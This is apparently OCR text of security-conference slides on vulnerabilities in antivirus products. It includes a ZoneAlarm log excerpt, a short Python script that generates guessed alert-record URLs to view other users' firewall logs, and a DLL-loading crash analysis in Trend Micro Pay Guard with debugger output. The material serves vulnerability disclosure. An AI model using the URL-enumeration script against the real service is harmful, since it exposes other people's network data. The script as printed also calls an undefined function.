type,date,time,source,destination,action,service (IM Security)
type,date,time,source,destination,program,action (Malicious Code Protection)
type,date,time,action,product,file,event,subevent,class,data,data,... (OSFirewall)
type,date,time,name,type,mode (Anti-Spyware)
FWIN,2019/09/23,07:15:10 -7:00 GMT,115.132.149.9:63799,45.32.108.69:64061,UDP,http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103=AXOE1Qk
FWIN,2019/09/23,07:15:18 -7:00 GMT,36.225.140.51:58375,45.32.108.69:445,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103
FWIN,2019/09/23,07:15:24 -7:00 GMT,80.82.64.98:43895,45.32.108.69:26456,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103
FWIN,2019/09/23,07:15:28 -7:00 GMT,113.88.192.24:25087,45.32.108.69:445,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103
FWIN,2019/09/23,07:15:28 -7:00 GMT,203.160.57.250:8182,45.32.108.69:445,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103
OSFW,2019/09/23,07:15:30 -7:00 GMT,UNKNOWN(0),Antimalware Service Executable,C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.1908.7-0\M
OSFW,2019/09/23,07:15:30 -7:00 GMT,ALLOWED,Antimalware Service Executable,C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.1908.7-0\MsMp
FWIN,2019/09/23,07:15:32 -7:00 GMT,37.130.44.58:57490,45.32.108.69:23,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103=A
FWIN,2019/09/23,07:15:34 -7:00 GMT,122.226.65.2:63802,45.32.108.69:445,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103=
FWIN,2019/09/23,07:15:38 -7:00 GMT,14.98.215.146:7707,45.32.108.69:445,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103=
FWIN,2019/09/23,07:15:38 -7:00 GMT,1.20.217.84:14057,45.32.108.69:445,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103=A
FWIN,2019/09/23,07:15:44 -7:00 GMT,220.191.231.194:28903,45.32.108.69:445,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V1
FWIN,2019/09/23,07:15:46 -7:00 GMT,61.172.128.207:55658,45.32.108.69:445,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V10
FWIN,2019/09/23,07:15:48 -7:00 GMT,89.248.160.193:59170,45.32.108.69:2935,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V1
FWIN,2019/09/23,07:15:58 -7:00 GMT,185.153.196.235:59712,45.32.108.69:33890,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?
FWIN,2019/09/23,07:15:58 -7:00 GMT,113.161.77.41:52914,45.32.108.69:445,TCP (flags:S),http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103
PE,2019/09/23,07:16:00 -7:00 GMT,TeamViewer 14,C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe,188.172.203.43:5938,N/A,http://pralerts
```

VULNERABILITY #1 - INFORMATION DISCLOSURE

- Open in browser



VULNERABILITY #1 – INFORMATION DISCLOSURE

- URL redirected

```
URL from log:
  -   http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103=AXOElQktIGxFN/kAAD36AAABAAA
      AAQAAAAEAAAABAAAAooYBADAxMDIJBAIABwAAAQAaAgAAAAAAAAACAAAA//8Q+ZLN21315352621518-1043,
      ,,,Windows+10+x64-10.0.18362--SP,15.6.104.18071,ExtBlockAll2,kgef252mx9neega7nv958t26
      t80,2,,&CL=en&OEM=1043&SKU=8&Mode=0&Product=ZoneAlarm+Anti-virus

URL after redirect:
  -   http://fwalerts.zonealarm.com/fwanalyze.jsp?record=ZLN21315352621518-1043/40f3ca7016c
      0ef3814a06adb&tab=overview
```

- If we look into the after redirect URL, we can see it will remain to show the value of “ZLN<14 digits>”. After playing around with the value, we figure out we can see other people logs too. We randomly generated “ZLN<14-digits>” value along with Base64 value.
  - http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103=<Base64_value_here_with_88_chars>ZLN<14_digits_random_value>-1033

VULNERABILITY #1 - THE POC

- We crafted a proof-of-concept in dumb-way

```
Generate 14 random digits:
>>> import random
>>> random.randint(00000000000000,99999999999999)
31684752113453L

Generate random chars:
>>> ''.join(random.choice('0123456789ABCDEF') for i in range(89))
'5AE6FDF7A6FD62981C9DEC99D8F763FE6DA85312641700347AAE0A9FB01FAC88CD19E8C572521D197E0472C13'

Finalize URL:
  -   http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103=5AE6FDF7A6FD62981C9DEC99D8F763F
      E6DA85312641700347AAE0A9FB01FAC88CD19E8C572521D197E0472C13+ZLN31684752113453-1033
```

- The chance of success is low but it's still there

VULNERABILITY #1 - THE POC

```python
import random

def random_digits(n):
    range_start = 10**(n-1)
    range_end = (10**n)-1
    return random.randint(range_start, range_end)

for x in range(30):
    temp = str(random_with_N_digits(14))
    temp2 = ''.join(random.choice('0123456789ABCDEF') for i in range(89))
    url = 'http://fwalerts.zonealarm.com/fwalerts/fwanalyze.jsp?V103=' + temp + '+' + temp2 + '-1033'
    print(url)
```

VULNERABILITY #1 - INFORMATION DISCLOSURE

- Information we found disclosed
  - Source IP address
  - Destination IP address
  - TCP Flags
  - Transport Layer Protocol
  - Protocol Specific Type
  - Alert Date
  - Alert Count
  - Operating System

VULNERABILITY #1 - INFORMATION DISCLOSURE

Alert property	Alert property value
Source IP Address	66.xxx.xxx.xxx
Destination IP	xxx.51.xxx.xxx
TCP Flags	SYN
TCP Flags	RST
TCP Flags	PSH
TCP Flags	URG
Transport Layer Protocol	IP Protocol #1152206054
Protocol Specific Type	85
Alert Date	Oct-04-2019 11:33:31 AM PDT
Alert Count	536403089

ZoneAlarm Anti-virus security enforcement at time of alert

Alert property	Alert property value
Operating system	nullWindows 10 x64-10.0.18362--SP

Alert property	Alert property value
Source IP Address	109.xxx.231.xxx
Destination IP	248.223.161.54
TCP Flags	SYN
TCP Flags	RST
TCP Flags	PSH
TCP Flags	ACK
Transport Layer Protocol	IP Protocol #0
Protocol Specific Type	-24
Alert Date	Sep-11-2019 05:23:13 AM PDT
Alert Count	13436677

Unknown Zone Labs Product 20 security enforcement at

Alert property	Alert property value
Operating system	nullnull

Alert property	Alert property value
Source IP Address	80.82.65.90
Source Port	46457
Destination IP	45.32.108.xxx
Destination Port	19830
TCP Flags	SYN
Transport Layer Protocol	TCP
Network Layer Protocol	IP
Link Layer Protocol	Ethernet
Alert Date	Sep-24-2019 09:02:35 AM PDT
Alert Count	1

ZoneAlarm Anti-virus security enforcement at time of alert

Alert property	Alert property value
Lock Level	Lock Not Engaged
Trusted Zone Security Level	Medium
Trusted Zone Servers	Servers Allowed
Internet Zone Security Level	High
Internet Zone Servers	Servers Allowed
Packet Direction	Incoming
Zone	Internet Zone
Operating system	Windows 10 x64-10.0.18362--SP

CASE STUDY #5

TREND MICRO PAY GUARD

DISCLOSURE

- We raised an issue to the vendor via email
  - Their vulnerability team acknowledge to our report
- Trend Micro ask for further information
  - Very responsive vendor
- Within 2-3 weeks, the fix was shipped
  - According to vendor, they will ship fix by end of October 2019

VULNERABILITY #1 - MULTIPLE VULNERABILITIES

- There are two different vulnerabilities found in Trend Micro Pay Guard program.
  - The first issue found is NULL pointer dereference and insecure library loading.
- In our testing, the vulnerability needs to be chained in order to achieve NULL pointer dereference.
  - There's a way we can achieve code execution via DLL hijacking but we have limited time to do it.
- Initial assessment found the Trend Micro Pay Guard was installed as shortcut in Desktop. The shortcut is basically calling another executable from Trend Micro installation folder

```
"C:\Program Files\Trend Micro\Titanium\ShorcutLauncher.exe" -OpenPB
```

- Launching the shortcut, we can see it call "uiProtectedBrowser.exe" and immediately uses Internet Explorer as the browser.
  - Internet Explorer is hooked by the Trend Micro program and used the ToolbarIE.dll in the browser

VULNERABILITY #1 - MULTIPLE VULNERABILITIES


- We found out the IE itself is trying to load non-existing DLL from Desktop path
    - We try to confirm on a different machine to see if it is a 0-day in IE itself or the problem with the Trend Micro program LOL~

Time ...	Process Name	PID	Operation	Path	Result
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Users\mojako\Desktop\outer_AMSP_ClientLibrary.dll	NAME NOT FOUND
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Program Files (x86)\Internet Explorer\utilInstallation.dll	NAME NOT FOUND
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Windows\SysWOW64\utilInstallation.dll	NAME NOT FOUND
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Windows\System\utilInstallation.dll	NAME NOT FOUND
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Windows\utilInstallation.dll	NAME NOT FOUND
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Users\mojako\Desktop\utilInstallation.dll	NAME NOT FOUND
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Program Files (x86)\Internet Explorer\utilJsonHandle.dll	NAME NOT FOUND
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Windows\SysWOW64\utilJsonHandle.dll	NAME NOT FOUND
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Windows\System\utilJsonHandle.dll	NAME NOT FOUND
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Windows\utilJsonHandle.dll	NAME NOT FOUND
3:13:1...	IEXPLORE.EXE	1804	CreateFile	C:\Users\mojako\Desktop\utilJsonHandle.dll	NAME NOT FOUND

- We crafted a dummy DLL to see if it gets loaded, rename it as in the screenshot filename and dropped it at Desktop folder.
    - DLL failed to load leads to NULL pointer dereference.

VULNERABILITY #1 - MULTIPLE VULNERABILITIES

- We figure out it failed to load the DLL and resulting to crash the browser. We observe the program will keep looping for crashing if uiProtectedBrowser.exe program is not kill



VULNERABILITY #1 - MULTIPLE VULNERABILITIES

- Further investigation found the root cause from ToolbarIE.dll. Resulting crash from "ToolbarIE!DllUnregisterServer+0x000114a5" where it failed to unregister the loaded DLL that leads to NULL pointer dereference

```
0:012> .ecxr
eax=071efc34 ebx=02cc1ef8 ecx=00000000 edx=02c40000 esi=071efc1c edi=00000000
eip=70195405 esp=071efc00 ebp=071efc2c iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
ToolbarIE!DllUnregisterServer+0x114a5:
70195405 8b17            mov     edx,dword ptr [edi]  ds:002b:00000000=????????
0:012> lmvm ToolbarIE
Browse full module list
start    end        module name
70170000 701f9000   ToolbarIE   (export symbols)       ToolbarIE.dll
    Loaded symbol image file: ToolbarIE.dll
    Mapped memory image file: C:\Program Files\Trend Micro\Titanium\UIFramework\ToolbarIE.dll
    Image path: C:\Program Files\Trend Micro\Titanium\UIFramework\ToolbarIE.dll
    Image name: ToolbarIE.dll
```

0-DAY DEMO #1

AhnLab V3 Lite

-DAY DEMO #2

K7 Antivirus Premium

K7 SECURITY

-DAY DEMO #3

Avira Free Antivirus + Opera Browser


-DAY DEMO #4

Panda Dome

05

CONCLUSION

REVIEW OF THE FINDINGS



FOR YOU!

VENDORS

Keep auditing

Reward bounty and credits

Perform large scale of fuzzing

Focus on offensive research

CONSUMERS

We know it is still relevant, but don't put so much hope

Shoot your vendor, if it failed to protect you

Careful on what you scan, you might end up "pass-the-malware"

For business, avoid delaying AV signature

THANK YOU!

Find us on

https://twitter.com/zeifan
https://twitter.com/iamyeh

Blog
https://nafiez.github.io

Shout out to
- POC Organizer
- KLKS (for review and advise)